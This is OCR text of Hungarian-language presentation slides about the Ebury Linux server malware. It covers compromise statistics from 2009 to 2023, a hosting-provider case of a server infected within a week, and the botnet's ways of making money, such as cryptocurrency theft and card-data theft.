
# 40 000

Kompromittált szerver - Ebury

# 400 000

15 év alatt kompromittált szerver - Ebury


KOMPROMITTÁLT SZERVEREK
4000
3500
3000
2500
2000
1500
1000
500
0
70000
60000
50000
40000
30000
20000
10000
0
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023





# HOGYAN KOMPROMITTÁLTÁK A SZERVEREKET?

# Tapasztalatok egy hosting szolgáltatóval

**Virtuális szerver** a szolgáltatótól

# Tapasztalatok egy hosting szolgáltatóval



**Virtuális szerver a szolgáltatótól**

Szerver **tiszta**, folyamatosan **monitorozva**

# Tapasztalatok egy hosting szolgáltatóval

**Virtuális szerver a szolgáltatótól**

Szerver **tiszta**, folyamatosan **monitorozva**

7 nappal később **Ebury telepítve**

# Tapasztalatok egy hosting szolgáltatóval

**Virtuális szerver a szolgáltatótól**

Szerver **tiszta**, folyamatosan **monitorozva**

7 nappal később **Ebury telepítve**

Támadók folyamatos kapcsolatban **Belépési adatok és egyéb információ kiszivárgása**

**70 000 servers**

# Jelenlegi pénzszerzési technikák

## Kriptovaluta ellopása

AitM támadások


## Bankkártya adatok eltulajdonítása


HelimodSteal | FrizzySteal | Ebury

## Forgalom elterelés és spam kampányok

